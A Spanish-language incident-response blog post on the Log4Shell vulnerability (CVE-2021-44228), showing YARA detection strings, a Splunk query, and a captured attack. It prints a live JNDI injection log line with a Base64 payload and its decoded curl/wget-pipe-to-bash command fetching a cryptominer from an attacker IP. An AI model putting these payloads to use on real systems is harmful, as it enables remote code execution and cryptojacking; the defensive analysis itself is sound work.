CVE-2021-44228 Notas de DFIR

Conduciendo a casa me llegaron los primeros mensajes sobre la vulnerabilidad #log4shell.
Una vulnerabilidad de alta gravedad (CVE-2021-44228) que afecta a múltiples versiones de la utilidad Apache Log4j 2 fue divulgada públicamente a través del GitHub del proyecto el 9 de diciembre de 2021. Esta vulnerabilidad, descubierta por Chen Zhaojun del equipo de seguridad de Alibaba Cloud, afecta a las versiones 2.0 a 2.14.1 de Apache Log4j 2.
Me puse manos a la obra en cuanto llegué a casa. Splunk4tw como siempre.
Después de que se publicara el primer exploit de prueba de concepto en GitHub, los actores de amenazas comenzaron a escanear Internet en busca de sistemas vulnerables a esta falla de seguridad explotable de forma remota que no requiere autenticación. Lo que verá a continuación son parte de esos intentos de escaneo y explotación.
Mi primera acción es ver si alguien ha publicado una regla YARA inicial. Lo encontré aquí https://gist.github.com/Neo23x0/e4c8b03ff8cdf1fa63b7d15db6e3860b (Gracias Florian Roth)
Menciona lo siguiente para cadenas de detección:
strings:
$x1 = "${jndi:ldap:/"
$x2 = "${jndi:rmi:/"
$x3 = "${jndi:ldaps:/"
$x4 = "${jndi:dns:/"
No tengo miedo... abusemos de algunas CPU y vayamos directo al grano con la peor búsqueda de Splunk.
index=* jndi:ldap* (updated query with index=* "{lower:l}${lower:d}a${lower:p}")
Tengo algunos aciertos tanto en mis registros de IIS como en el registro de eventos de Windows (redactado) y muchos intentos bloqueados en el registro del cortafuegos....
IIS:

WINEVENTLOG:


Verificando la dirección IP 45.155.205.233.....San Petersburgo, Rusia.....qué sorpresa.
La cadena encontrada parece una clásica cadena maliciosa ofuscada y codificada de libro de texto. Veamos qué hace:
Decodifiquemos la cadena Base64 usando cyberchef
2021-12-10 13:26:16 [redacted] GET / - 443 - xxx.xx.xxx.xx ${jndi:ldap://45.155.205.233:12344/Basic/Command/Base64/KGN1cmwgLXMgNDUuMTU1LjIwNS4yMzM6NTg3NC8xNDUuMzUuMTk1LjYzOjgwfHx3Z2V0IC1xIC1PLSA0NS4xNTUuMjA1LjIzMzo1ODc0LzE0NS4zNS4xOTUuNjM6ODApfGJhc2g=} http://[redacted]:80/ 200 0 0 171

(curl -s 45.155.xx.233:xxxx/145.xx.195.63:80||wget -q -O- 45.xx.205.233:xxxx/145.xx.xxx.63:80)|bash
Curl... ejecutar un script de shell, bash....Dios mío. Empiezo a tener una idea de lo que hará esta maldita pieza de trabajo....
Ejecutemos el comando curl en un sandbox:


368 líneas de código. (ejecútelo aquí si quiere ver el script completo --> https://reqbin.com/c-ipejxywd
Algunos fragmentos:


Y después de terminar, incluso limpia los archivos de registro...qué sorpresa:

Básicamente intenta instalar un malware llamado Kingsin, que es un minero de criptomonedas. Los objetivos son sistemas nix. Asegúrese de parchear sus sistemas, ya que el exploit probablemente se utilizará para ejecutar todo tipo de payloads.
Gracias a mis compañeros Martijn de Umbrio y Rob [redactado] por un viernes por la noche de debate en whatsapp sobre esto. 00:09 hora de dormir.
#ACTUALIZACIONES y buenos recursos#